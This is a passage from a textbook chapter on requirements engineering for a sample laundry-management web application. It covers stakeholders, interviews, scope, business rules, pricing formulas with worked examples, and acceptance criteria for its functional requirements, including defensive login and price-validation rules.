Finally, the **acceptance criterion** (AC) is the small, checkable promise attached to a requirement. FR-4 says that the system creates bills; its seven acceptance criteria, AC-4.1 to AC-4.7, say exactly what “creates a bill correctly” means. There are 68 of them across the eleven FRs.

Table 3.1 lines up the five kinds with an example of each from Profitina Laundry.

Table 3.1 The five kinds of statement in a requirements document, each with a real example. Keeping them apart tells you who may change them: the owner changes business rules, the team negotiates requirements, and nobody quietly edits an acceptance criterion.

Kind	Answers the question	Example from Profitina Laundry
Functional requirement (FR)	What does the system do?	FR-10: a customer can check a bill’s status with the bill id and a phone number, without logging in
Non-functional requirement (NFR)	How well, how safely, where?	R-2: with about 3,000 bills, every page answers in under one second on a student laptop
Business rule (BR)	What is true about the business itself?	BR-3: express wash costs Rp 12.000 per kg, the regular Rp 8.000 plus a 50 % surcharge
Constraint	What limits the way we build it?	P-2: SQLite by default, MySQL or MariaDB by changing one setting
Acceptance criterion (AC)	How do we know a requirement is met?	AC-10.3: an unknown bill and a wrong phone give *the same* message

3.2.2 What, not how

A requirement says *what* and leaves *how* to the designer. “The system shall store the price in a `DECIMAL(10,2)` column” is not a requirement of the shop; it is a design decision that belongs in

Chapter 6. The shop's requirement is BR-1, "the amount of a bill is the service price times the units, fixed when the bill is created". How that is stored is somebody else's job.

The test is simple: could the requirement be met by a completely different technology? FR-7, "every bill has a printable receipt with the official logo", could be met by a PHP page, a Java servlet or, in principle, a thermal printer driven by a microcontroller. So it is a requirement. "Use Jinja2 templates for the receipt" could not be met by PHP, so it is a design choice of one track.

3.2.3 What makes a requirement good

ISO/IEC/IEEE 29148 [1] lists the characteristics a single requirement should have, and Wiegers and Beatty [2] give the same list in plainer words. **Table 3.2** applies them to one of Profitina Laundry's hardest requirements, the balance rule, and shows a bad and a good way to write it.

Table 3.2 Six characteristics of a good requirement, each shown on the payment and balance rules of Profitina Laundry. The "bad" versions are all sentences that real teams write.

Characteristic	Meaning	Bad	Good
Necessary	Someone loses something if it is missing	"The app shows a nice balance"	AC-6.5: the bill page shows charged, paid and balance
Unambiguous	Only one reading is possible	"Customers must pay before pickup"	BR-4: hand-over only when the balance is 0, unless "customer pays later" is ticked
Verifiable	A test can pass or fail	"Payments are handled correctly"	AC-6.2: the amount is a whole number, $0 < amount \leq balance$
Consistent	It does not contradict another requirement	"Payments can be corrected" (contradicts AC-6.7)	AC-6.7: payments cannot be edited or deleted in the application
Feasible	It can be built with the time and tools available	"The app checks the QRIS payment with the bank"	Out of scope: the cashier types the QRIS reference
Traceable	Its origin and its tests can be found	an unnumbered sentence in an e-mail	FR-6, from the cashier interview, tested by TC-6.1 to TC-6.8

Notice how often the fix is a number. "Correctly" becomes "$0 < amount \leq balance$". "Fast" becomes "under one second with about 3,000 bills". "Before pickup" becomes "when the balance is 0". A number turns an opinion into a test.

3.3 Stakeholders and Their Goals

3.3.1 Who has a stake

> **DEFINITION.** A **stakeholder** is any person, group or organization that is affected by the system or can affect it. A **user** is a stakeholder who operates the system directly. Every user is a stakeholder; not every stakeholder is a user.

The distinction matters because the stakeholders who never touch the keyboard are the easiest to forget. The regulator enforcing Indonesia's personal data protection law will never log in to Profitina Laundry, yet one of its requirements, that a public page must never reveal a customer's name, shapes a whole screen.

The laundry business in Indonesia is small-scale and crowded. As of September 2025, the Indonesian Laundry Association (Asosiasi Laundry Indonesia, ASLI) reported more than 1,800 member businesses in 21 regional chapters, an industry of about 34,000 workers, and a market it estimated at Rp 10 trillion in 2023, growing about 15 % a year [3]. Most members are shops like

ours: an owner, a handful of staff, one to three outlets. Their software, if they have any, is usually either a notebook or a phone app they did not choose. That is the world Profitina Laundry is written for.

Table 3.3 lists every stakeholder of the application, what each wants from it, and how each meets it.

Table 3.3 The stakeholders of Profitina Laundry. The last three rows never stand at the counter, and each of them still shapes requirements.

Stakeholder	Who, in the sample data	What they want	How they meet the app
Owner	Hendra Wijaya, `E0001`; also supervises Rungkut	Revenue per outlet and month, prices, staff, no lost money	Role `owner`: everything, every outlet
Outlet supervisors	Siti Nurhaliza Rahman `E0002` (Keputih), Bambang Sutrisno `E0003` (Wiyung)	A smooth day, problems caught early, their outlet's figures	Role `supervisor`: a cashier's and a washer's work, plus cancel, complaints, reports
Cashiers	five, section `transaction` (`E0004`, `E0005`, `E0008`, `E0011`, `E0012`)	Fast intake, correct change, a clear queue	Role `cashier`: customers, bills, payments, hand-over, receipts
Washers	six, section `wash` (`E0006`, `E0007`, `E0009`, `E0010`, `E0013`, `E0014`)	Knowing what to wash next	Role `washer`: the queue, *Finished*, no money
Customers	256 in the sample year, walk-ins and regulars	Clean laundry on time, a fair price, knowing when to come back	No account; the public status page
Lecturer and students	anyone studying the book	Runnable, readable, honest code	Read the code, run the tests
Other software	the static front end, a spreadsheet	Data as JSON or CSV	The JSON API, logged in as an employee
Data subjects and the regulator	every customer and employee; the supervisory body under UU PDP	Personal data used lawfully, minimally and safely	The security and privacy requirements NFR-S

3.3.2 Influence and interest

Not every stakeholder deserves the same attention at the same time. A common tool, found in most requirements textbooks [2], [4], places each stakeholder on two axes: how much they *influence* the requirements and how much *interest* they have in the day-to-day behavior of the system. **Figure 3.1** does this for Profitina Laundry.



Figure 3.1 The stakeholders of Profitina Laundry by influence on the requirements and interest in the daily work. The owner and the supervisors are managed closely; the regulator has great influence but no interest in the details; cashiers, washers and customers live with every decision and must be kept informed.

The top right corner, *manage closely*, holds the owner and the two supervisors: they decide, and they use the system every day. The top left holds the regulator: it will never care which color the *Finished* button is, but a single requirement from it can veto a screen. Bottom right are the people who live with the system for eight hours a day and have little say in the plan: cashiers, washers and customers. Ignoring them is how systems end up with a twelve-field form at a counter where the queue is out the door. Bottom left, *monitor*, holds the lecturer, the students and other programs: they matter, but they rarely change a requirement.

3.3.3 Roles: from people to permissions

Stakeholders are people; the software needs **roles**, named sets of permissions. Profitina Laundry derives the role from the `Employee` row itself, so that no separate role table has to be kept in step (BR-12):

- an employee whose `spv_id` is `NULL` is the **owner** (only `E0001`);
- an employee whom somebody else names as supervisor is a **supervisor** (`E0002`, `E0003`);
- otherwise, section `transaction` makes a **cashier** and section `wash` a **washer**.

The roles form a small hierarchy: **owner ⊃ supervisor ⊃ cashier**, meaning that everything a cashier may do, a supervisor may also do, and everything a supervisor may do, the owner may do too. The washer stands outside the chain on purpose: a washer cannot take money. The one twist comes from the data itself: Siti Nurhaliza Rahman, the supervisor at Keputih, works in the `wash` section, so supervisors may also mark bills finished. The sample year shows why that matters: on 5 October 2025 it was Siti who finished bill `B0014`.

3.4 From Interviews to Requirements

3.4.1 Listening before writing

Requirements are not invented at a desk. They are *elicited*, drawn out of the people who know the work, and the oldest and still most useful method is the interview [5]. A good requirements interview has three habits.

Ask about the last time, not about in general. "How do you take in an order?" gets a tidy description of how things should work. "Tell me about the last order you took in" gets the truth: the customer who had no small change, the bag that was weighed twice, the slip that fell behind the counter.

Ask why, then ask why again. The first answer names a solution ("I need a button to send a WhatsApp"); the second names the problem ("customers keep phoning to ask if their order is ready"); the third names the goal ("I want customers to know without asking me"). The requirement lives at the level of the goal.

Write down the words, then the need, then the requirement, and keep all three. The words are evidence; the need is the interpretation; the requirement is the decision. When someone later asks why FR-10 exists, the chain answers.

3.4.2 Four interviews

Here are the four interviews that shaped Profitina Laundry, condensed to their essential sentences, with the need each sentence revealed and the requirements that answer it.

The owner, Hendra Wijaya. "At the end of every month I sit down with three notebooks and a calculator. It takes me a whole Sunday, and I still don't trust the total. Last Lebaran I couldn't tell you which outlet made more money." And later: "Sometimes a slip goes missing and I don't know if the customer paid." *Needs:* totals he can trust without adding them up, figures per outlet, per month, per service, and a record of every payment. *Requirements:* FR-8 dashboard, FR-9 reports and CSV export, FR-6 payments, and the audit trail S-11.

A cashier, Dewi Lestari Putri (`E0004`, Rungkut). "The worst moment is Saturday morning. Five people in the queue, each with a bag, and I'm writing slips by hand, looking up the price, calculating. If a regular comes in I know their name, but a new student? I have to write everything." And: "People pay half now and half later, and I have to remember who paid what." *Needs:* a very fast intake for existing customers, the price calculated for her, partial payments that are remembered. *Requirements:* FR-2 search, FR-4 create a bill with the price computed by the system, FR-6 partial payments, and usability requirement U-4: *at most 30 seconds, five fields and two clicks* for a bill for an existing customer.

A washer, Agus Setiawan (`E0006`, Rungkut). "I just need to know what to wash next. Oldest first, except express. And when I'm done, I want to tell the front without walking there." *Needs:* a queue in the right order, one button to say "done". *Requirements:* FR-5 workflow with the queue page sorted oldest first and overdue bills marked (AC-5.7), and the *Finished* action (AC-5.1). Nothing about money: the washer role never sees it (AC-8.4).

A customer at Keputih, a student. "I phoned three times last week. Nobody picked up the first two. I don't want to phone, I just want to know if it's ready and how much I still owe." *Needs:* a status check without a phone call, without an account. *Requirement:* FR-10, the public status page. And from the regulator's side, the same page must show nothing personal: AC-10.4.

Figure 3.2 follows one of those sentences, the customer's, from the interview all the way to an automated test that runs every time the code changes.



Figure 3.2 From a sentence in an interview to a test that runs on every change. Each box is kept, so that anyone can walk the chain backwards: why does test `test_tc_10_3_and_10_4_same_answer` exist? Because a customer was tired of phoning.

3.4.3 What is out of scope, and why it must be written down

Interviews produce more wishes than a small shop can afford. The owner mentioned detergent stock; a cashier asked whether the app could send WhatsApp messages; a supervisor wanted payroll. Each of these was considered and deliberately left out, and the requirements say so in a table, because a wish that is silently dropped comes back as a complaint, while a wish that is written as *out of scope* can be discussed. **Table 3.4** is that table.

Table 3.4 The scope of Profitina Laundry, from the requirements document. The right column is as much a decision as the left.

In scope	Out of scope (deliberately)
Employee login with roles	Customer accounts and customer login
Customers, services and prices, bills, payments, the status workflow	Detergent stock, machines, maintenance
Receipts, dashboard, reports with CSV export	Payroll, attendance, accounting ledger, tax
Public status check with bill id and phone	Sending WhatsApp or SMS messages (the app shows the phone number; staff send the message)
JSON API for the static front end and other tools	An online payment gateway (QRIS and transfer references are typed in by the cashier)
SQLite by default, MySQL by changing one setting	Hosting other laundries on the same installation

Two of the "out of scope" lines deserve a word. QRIS, Indonesia's national QR payment standard, is how many customers pay; Bank Indonesia reported 12.55 billion QRIS transactions in the first half of 2026 alone, double the year before, from 66 million users at 44.86 million merchants [6]. Integrating with a payment gateway would still mean contracts, fees and a server reachable from the internet, all heavy for a three-outlet shop. So the requirement is modest and honest: the customer pays with any bank or e-wallet app, and the cashier types the reference number printed on the customer's screen (AC-6.3). The second is WhatsApp: the shop uses it every day, but sending messages automatically would need an account with a messaging provider and consent from every customer. The app shows the phone number; a person presses *send*.

3.4.4 A shared vocabulary

Interviews also reveal that people use the same word for different things. To a cashier, "paid" meant "paid in full"; to the owner, "paid" meant "gave us some money". The requirements fix the

meaning of every important word in a **glossary**, excerpted in **Table 3.5**. From here on in this book, every word in the left column means exactly what the right column says.

Table 3.5 Part of the glossary of Profitina Laundry. The words `payment` and `credit` are column names inherited from the 2020 design, which is why the glossary is needed: `Bill.payment` is the amount charged, not a payment.

Term	Meaning
Bill	One laundry order: one customer, one service, a quantity (table `Bill`)
Unit	The quantity of a bill: kilograms, items or pairs, depending on the service
Rack	A numbered shelf spot, `A01` to `C20`, where a bill's bag waits
Queued / finished / departed	Being processed / ready for pickup / collected (`Bill.status`)
Charged	`Bill.payment`: what the customer must pay for the bill
Paid, balance	The sum of the bill's payments; what is still owed
Deposit	Money paid in advance (`Customer.credit`), spent with payment method `credit`
DP	*Down payment* (in Indonesian, *uang muka*): part of the price paid at drop-off
WIB	Western Indonesia Time, UTC+7; every time in the system is WIB

3.5 Business Rules and the Pricing Formula

3.5.1 Sixteen rules the shop already had

Business rules are the unwritten habits of the counter, written down. **Table 3.6** lists all sixteen as the requirements document states them.

Table 3.6 The sixteen business rules of Profitina Laundry. Each was true at the paper counter before any code existed.

Id	Rule
BR-1 Price	`Bill.payment` = `Service.price` × `Bill.unit`, calculated by the server when the bill is created and stored as a snapshot; price-list changes affect only new bills
BR-2 Units	`unit` is a whole number ≥ 1; weight is rounded **up** to the next whole kilogram; items and pairs are counted
BR-3 Express	Express is its own service, `S0002`, Rp 12.000 per kg, which is the regular Rp 8.000 plus a 50 % surcharge; promised within 1 day instead of 2
BR-4 Hand-over	Laundry is handed over when the balance is 0, unless the employee records "customer pays later"
BR-5 Cancellation	Only while `queued` and only without payments; result: status `departed`, `finished` empty, `payment` 0, StatusLog `cancelled`
BR-6 Payments	$0 < amount \leq balance$; `credit` needs enough deposit and lowers it; a reference is required for QRIS and transfer, empty for cash, `DEPOSIT` for credit; payments are never changed or deleted
BR-7 Promised time	Hours after arrival: express 24; wash-fold, ironing, helmet 48; bed cover, blanket 72; dry cleaning, shoes 96; curtain 120. A bill still queued after that is **overdue**
BR-8 Racks	`A01`–`C20` per outlet; a rack holds at most one open bill
BR-9 Uncollected	Finished and not collected after 30 days: the supervisor phones the customer; the app only lists, never deletes
BR-10 Status check	Needs the bill id **and** the phone; the same answer for "no such bill" and "wrong phone"
BR-11 Time	All times WIB, stored as `YYYY-MM-DD HH:MM:SS`; the server's clock decides "now"
BR-12 Roles	Derived from `Employee`: no supervisor → owner; has subordinates → supervisor; `transaction` → cashier; `wash` → washer
BR-13 Status order	queued → finished → departed only, never backwards
BR-14 Ids	Next id = prefix + (highest number + 1), four digits, computed inside the insert transaction, never reused
BR-15 Deposit top-up	A top-up raises `Customer.credit` (owner or supervisor); not audited in this schema (future work)
BR-16 Editing a bill	While queued, service, unit and rack may be corrected; the price is recalculated, and the change is refused if the new total is below what is already paid

3.5.2 The formulas behind the money

Four of the rules are arithmetic, and writing them as equations removes any doubt about what they mean. Let p_s be the price of service s in rupiah, and u the units of a bill. The amount charged is

$$payment = p_s \times u \tag{3.1}$$

and it is calculated once, when the bill is created. For kilogram services the units come from the weight w in kilograms, rounded up:

$$u = \lceil w \rceil \tag{3.2}$$

where $\lceil w \rceil$, read "the ceiling of w", is the smallest whole number that is not smaller than w: $\lceil 4.3 \rceil = 5$, $\lceil 5 \rceil = 5$. The balance of a bill is the amount charged minus the sum of its payments $a_1, a_2, \ldots, a_k$:

$$balance = payment - \sum_{i=1}^{k} a_i \tag{3.3}$$

and a new payment a is accepted only when

$$0 < a \leq balance \tag{3.4}$$

Finally, a queued bill that arrived at time t_a, for a service whose promised turnaround is h_s hours (BR-7), is overdue at time t when

$$t > t_a + h_s \tag{3.5}$$

3.5.3 Worked examples on real bills

Each example uses a real bill of the sample year.

EXAMPLE 1: REGULAR WASH, ROUNDED UP. Syaiful Wijaya (`C0151`) brings 4.3 kg to Wiyung on the evening of 28 September 2026. By Equation (3.2), $u = \lceil 4.3 \rceil = 5$. By Equation (3.1), $payment = 8000 \times 5 = 40000$. The real bill is `B2938`: 5 kg, Rp 40.000, rack `A05`, received by Fitri Handayani at 19:52:30.

EXAMPLE 2: THE EXPRESS SURCHARGE. Clarissa Permana (`C0108`) brings 2.4 kg to Keputih for express service on 2 October 2025. $u = \lceil 2.4 \rceil = 3$ and $payment = 12000 \times 3 = 36000$. The same load as regular wash would cost $8000 \times 3 = 24000$, so the surcharge is $36000 - 24000 = 12000$, which is $12000/24000 = 50\ \%$, exactly BR-3. The real bill is `B0006`.

EXAMPLE 3: A DOWN PAYMENT AND ITS BALANCE. Bill `B0006` again. The shop's habit is a down payment of half the price, rounded down to whole thousands: $\lfloor 36000/2/1000 \rfloor \times 1000 = 18000$. Clarissa pays Rp 18.000 cash at 09:09:06, two minutes after the bill was created. By Equation (3.3), the balance is $36000 - 18000 = 18000$. She returns the next evening and pays Rp 18.000 cash at 20:11:24; now $balance = 36000 - (18000 + 18000) = 0$, and by BR-4 the bag may go home. The bill was handed over in the same second, by Kevin Tanoto (`E0011`).

EXAMPLE 4: THE PAYMENT RULE. At the counter the cashier types Rp 50.000 against `B2938`, whose balance is Rp 40.000. By Equation (3.4), $50000 \leq 40000$ is false, so the payment is refused with "The balance is only Rp 40.000". For cash, the screen may still show the change, Rp 10.000, but the payment stored is Rp 40.000.

EXAMPLE 5: PAYING FROM THE DEPOSIT. Ika Wijaya (`C0089`) has Rp 109.000 on deposit. A 4 kg wash costs $8000 \times 4 = 32000$. A payment with method `credit` of Rp 32.000 is stored with reference `DEPOSIT` and, *in the same transaction*, lowers her deposit to $109000 - 32000 = 77000$. A bill of Rp 120.000 could not be paid from the deposit alone; she could pay Rp 109.000 from it and the rest by another method.

EXAMPLE 6: OVERDUE. Bill `B2909` (Nabila Sri Suryadi, 6 kg wash-fold at Keputih) arrived at 2026-09-26 16:07:42. For wash-fold $h_s = 48$, so the promised time is 2026-09-28 16:07:42. At the snapshot moment t = 2026-09-30 21:00:00 it is still queued, and by Equation (3.5) it is overdue, by about 53 hours: the Keputih dryer had broken down. It is one of six overdue bills at that outlet.

3.6 The Functional Requirements, One by One

This section reads the eleven functional requirements in order. For each one it gives the *rationale* (why it exists and which stakeholder asked for it), its *acceptance criteria* in short form (the full text is in `requirements.md`), and *examples* taken from real transactions of the sample year. Section 3.8 will show a program that checks the examples against the database.

3.6.1 FR-1 Employee login and roles

Rationale. Every other requirement depends on knowing who is at the keyboard. The owner wants to know who took each bill and who finished it; the regulator wants customer data seen only by staff; the cashier wants her own menu, not the owner's. FR-1 is the door.

Acceptance criteria. A correct e-mail and password open a session and show the dashboard (AC-1.1). A wrong password and an unknown e-mail give the *same* message, "E-mail or password is wrong", so that an attacker cannot learn which e-mails exist (AC-1.2). Passwords are checked only against `Employee.password_hash`, never the legacy `password` column, and an employee without a hash cannot log in at all (AC-1.3, AC-1.4). Every page except login, the status check and static files requires a session: a page redirects to login, the API answers HTTP 401 (AC-1.5). A role that is not allowed gets HTTP 403 and a friendly page (AC-1.6). Logout really ends the session (AC-1.7). The session identifier is renewed at login, and the cookie is `HttpOnly` and `SameSite=Lax` (AC-1.8). After five failures for one e-mail within fifteen minutes, that e-mail is locked for fifteen minutes (AC-1.9).

Examples. `owner@profitina-laundry.example` with `Owner#2026` logs in as *Hendra Wijaya, owner*. `kasir1@profitina-laundry.example` with `Kasir#2026` logs in as Dewi Lestari Putri, cashier at Rungkut. The same e-mail with `kasir#2026`, a lowercase *k*, gets exactly the message that `nobody@profitina-laundry.example` gets.

3.6.2 FR-2 Customers: create, read, update, delete, search

Rationale. The cashier's Saturday-morning queue (Section 3.4.2). A regular must be found in a second, by name, by phone or by id, and a new customer registered without fuss.

Acceptance criteria. The list shows id, name, phone, e-mail and deposit, twenty per page, sorted by name (AC-2.1). Search looks in the name, the phone and the id, ignoring upper and lower case, and ignoring dashes and spaces in phone numbers (AC-2.2). A new customer gets the next id and today's date, with a deposit of zero (AC-2.3). Every field is validated on the server, and on error the form comes back with the values kept and a message next to each wrong field (AC-2.4). The id and the enrollment date cannot be edited (AC-2.5). A customer who has bills cannot be deleted, and the app says so in words (AC-2.6). The detail page shows the last ten bills with status and balance (AC-2.7).

Examples. Searching `wijaya` finds eight customers, from `C0228` Aisyah Wijaya to `C0082` Yoga Ahmad Wijaya. Searching `0896 0000 1482`, or `089600001482`, finds `C0151` Syaiful Wijaya, a regular with 35 bills. The next new customer will be `C0257`, because the highest id in the sample year is `C0256`. Deleting `C0094` Khadijah Hakim is refused with "This customer has 62 bills and cannot be deleted".

3.6.3 FR-3 Services and prices

Rationale. Only the owner sets prices; everybody else needs to see them. And the owner needs to be sure that raising a price does not quietly change what old customers were charged: that would make last year's report disagree with last year's receipts.

Acceptance criteria. Every logged-in user sees the twelve services (AC-3.1); only the owner changes them (AC-3.2). A description has 1 to 50 characters and should include its unit; a price is a whole number from 1 to 99,999 rupiah (AC-3.3). A price change does not change existing bills (AC-3.4, from BR-1). A service used by bills cannot be deleted; the app suggests renaming it with a "(discontinued)" prefix (AC-3.5).

Examples. The price list runs from Rp 6.000 per kg for ironing (`S0003`) to Rp 65.000 per item for a two-piece suit (`S0005`). If the owner raises `S0001` from Rp 8.000 to Rp 8.500, bill `B2938` still says Rp 40.000, and a new 5 kg bill says $8500 \times 5 = 42500$. Deleting `S0001` is refused: it is used by 1,368 bills.

3.6.4 FR-4 Create a bill

Rationale. This is the heart of the shop, the moment a bag crosses the counter, and it is where the owner's two old fears met: lost slips and wrong prices. So FR-4 is strict about where the price comes from and about all-or-nothing saving.

Acceptance criteria. The price is calculated on the server by Equation (3.1); a price sent by the browser is ignored (AC-4.1). The unit is a whole number from 1 to 999, and the form reminds the cashier to round kilograms up (AC-4.2). The form shows the price as the cashier types, and the server calculates it again on saving (AC-4.3). The rack must be free at that outlet; the form offers the free racks, lowest first (AC-4.4). The `Bill` row, its `StatusLog` row and an optional `Payment` row are saved in *one transaction*, so that either all three exist or none does (AC-4.5). After saving, the bill page opens with *Print receipt* (AC-4.6). And a worked example: `C0151`, `S0001`, 5 kg at `O03` gives Rp 40.000, status queued, one StatusLog row (AC-4.7).

Example from the real data. Bill `B2952` was created at Wiyung on 30 September 2026 at 20:09:56 by Fitri Handayani (`E0012`): customer `C0086` Khadijah Zulkarnain, `S0001` × 5 = Rp 40.000, rack `B07`. She paid a down payment of Rp 20.000 cash at 20:13:02, leaving a balance of Rp 20.000.

> **Never trust a price from the browser.** A browser is a program the customer controls. Anyone can open the developer tools and change `40000` into `1`. AC-4.1 exists because this has happened in real shops. The test plan checks it directly: TC-4.2 sends `"payment": 1` with a new bill and expects the stored amount to be 40000 anyway.

3.6.5 FR-5 Bill workflow: queued → finished → departed

Rationale. The washer's "tell the front I'm done without walking there", the customer's "is it ready?", and the owner's "who did what, when?" are one requirement: every bill moves through three states, forward only, and every move is recorded with its time and its employee.

Acceptance criteria. *Mark finished* (washer, supervisor, owner) only from `queued`, and it writes a StatusLog row (AC-5.1). *Hand over* (cashier, supervisor, owner) only from `finished`; with an open balance, only after the payment is recorded or "customer pays later" is ticked (AC-5.2). *Cancel* (supervisor, owner) only from `queued` and only without payments (AC-5.3). Every other change is refused with HTTP 409 (AC-5.4). *Complaint* (supervisor, owner) on a collected bill adds a StatusLog row without changing the status (AC-5.5). The bill page shows the full history (AC-5.6).

The queue page groups open bills as “In process” and “Ready for pickup”, oldest first, with overdue bills marked (AC-5.7). Every status change is a conditional update, `WHERE id = ? AND status = 'queued'`, so that when two people press the same button at the same moment, only one succeeds (AC-5.8).

Examples. The history of `B0014` reads: queued 2025-10-03 10:02 by Kevin Tanoto, finished 2025-10-05 07:40 by Siti Nurhaliza Rahman, departed 2025-10-05 13:03 by Rizky Pratama, complaint 2025-10-07 07:46 by Siti Nurhaliza Rahman. At 21:00 on the last day, Keputih shows nine bills in process, six of them overdue, and six ready for pickup. Across the year the audit trail holds 2,953 `queued`, 2,909 `finished`, 2,875 `departed`, 21 `cancelled` and 44 `complaint` rows.

3.6.6 FR-6 Payments

Rationale. The cashier’s “I have to remember who paid what” and the owner’s “I don’t know if the customer paid”. Half-now-half-later is normal in Indonesian laundries, and customers pay by cash, QRIS, bank transfer or from a deposit.

Acceptance criteria. A payment has a method, an amount and an optional reference, and can be recorded at drop-off and any time afterwards while the balance is above zero, never on a cancelled bill (AC-6.1). The amount obeys Equation (3.4); for cash, the change is shown but only the applied amount is stored (AC-6.2). QRIS and transfer need a reference; cash has none; credit gets `DEPOSIT` (AC-6.3). Credit needs enough deposit and lowers it in the same transaction (AC-6.4). The bill page shows charged, paid, balance and every payment (AC-6.5). Partial payments are allowed and the balance stays visible (AC-6.6). Payments cannot be edited or deleted in the application; a mistake is corrected by the owner in the database, with the reason noted (AC-6.7).

Examples. `B0006` (Example 3): Rp 18.000 and Rp 18.000 cash, balance 0. `B0014`: Rp 12.000 cash at 10:04 on 3 October 2025, then Rp 12.000 by QRIS with reference `QRIS 948774831344` at pickup on 5 October. Over the year there were 3,319 payments: 1,695 in cash (Rp 71.695.000), 1,151 by QRIS (Rp 48.884.000), 290 by transfer (Rp 12.888.000) and 183 from deposits (Rp 9.217.000).

3.6.7 FR-7 Receipt

Rationale. The receipt is the customer’s proof, and the shop’s answer to lost slips. It is also what the customer carries home, so it must carry the bill id and the hint for the status check.

Acceptance criteria. A print-ready page for A6 or 80 mm thermal paper, readable on A4, with the navigation hidden when printed (AC-7.1). It shows the official Profitina logo, the outlet, the bill id and times, the customer’s name and phone, the service line, the payments, the balance, the rack, the promised time and the status-check hint (AC-7.2). Money is printed the Indonesian way, `Rp 40.000`, with a dot for thousands and no decimals (AC-7.3). It never shows the customer’s address, birthdate or e-mail (AC-7.4).

Example. The receipt of `B2938` reads: Profitina Laundry Wiyung, 031-0000-2103; `B2938`; 5 kg × Rp 8.000 = Rp 40.000; balance Rp 40.000; rack `A05`; ready by 30 Sep 2026 19:52; “Check status: bill B2938 + your phone number”.

3.6.8 FR-8 Dashboard

Rationale. The owner’s “which outlet made more money?”, answered every morning instead of once a month, and the supervisor’s “what needs attention today?”.

Acceptance criteria. For today and each outlet: bills received, money received, bills in process, ready and overdue (AC-8.1). Revenue this month per outlet and in total (AC-8.2). The top three services of the month (AC-8.3). A washer sees only the queue tiles and no money; cashiers and supervisors see their own outlet; the owner sees all (AC-8.4).

Example, 30 September 2026. **Table 3.7** shows the owner's dashboard on the last day of the sample year. The month's total is Rp 11.913.000; the top services are `S0001` (123 bills), `S0002` (35) and `S0003` (35).

Table 3.7 The dashboard of 30 September 2026, as AC-8.1 requires it, with the real figures of the sample data. Keputih's six overdue bills are the dryer breakdown of Example 6.

Outlet	Bills today	Received today	In process	Overdue	Ready
O01 Rungkut	6	Rp 186.000	9	0	23
O02 Keputih	1	Rp 0	9	6	6
O03 Wiyung	3	Rp 160.000	5	0	5

3.6.9 FR-9 Reports and CSV export

Rationale. The owner's lost Sunday. The reports replace the three notebooks and the calculator, and the CSV export lets him keep using the spreadsheet he trusts.

Acceptance criteria. A monthly report of bills, amount charged and money received by payment date (AC-9.1). Reports per outlet, per service and per employee for a chosen period, by default the last twelve months (AC-9.2). A receivables report of every bill with a balance above zero (AC-9.3). Every report can be downloaded as CSV: UTF-8, a header row, commas, plain numbers without thousands separators, a meaningful file name (AC-9.4). Reports are for supervisors and the owner only (AC-9.5). The figures equal the reference queries in `database/queries.sql` (AC-9.6).

Examples. October 2025: 171 bills, Rp 8.362.000 charged, Rp 7.686.000 received. The whole year: 2,953 bills, Rp 144.213.000 charged, Rp 142.684.000 received. The first CSV lines are `month,bills,charged,received` and `2025-10,171,8362000,7686000`. There are 38 receivables, six of them already collected, the first being `B0340` (Adi Eko Alatas, a bed cover, Rp 35.000).

> **CHARGED IS NOT RECEIVED.** October 2025 charged Rp 8.362.000 but received only Rp 7.686.000; September 2026 charged Rp 11.913.000 and received Rp 12.088.000, *more*. Neither is an error. "Charged" counts bills by the month they *arrived*; "received" counts payments by the month they were *paid*. A bill that arrives on 30 September and is paid on 1 October is charged in one month and received in the next. A requirement that says only "revenue" would have hidden this; AC-9.1 names both.

3.6.10 FR-10 Customer self-service status check

Rationale. The student's phone calls (Section 3.4.2), and the owner's staff who stop working every time the phone rings.

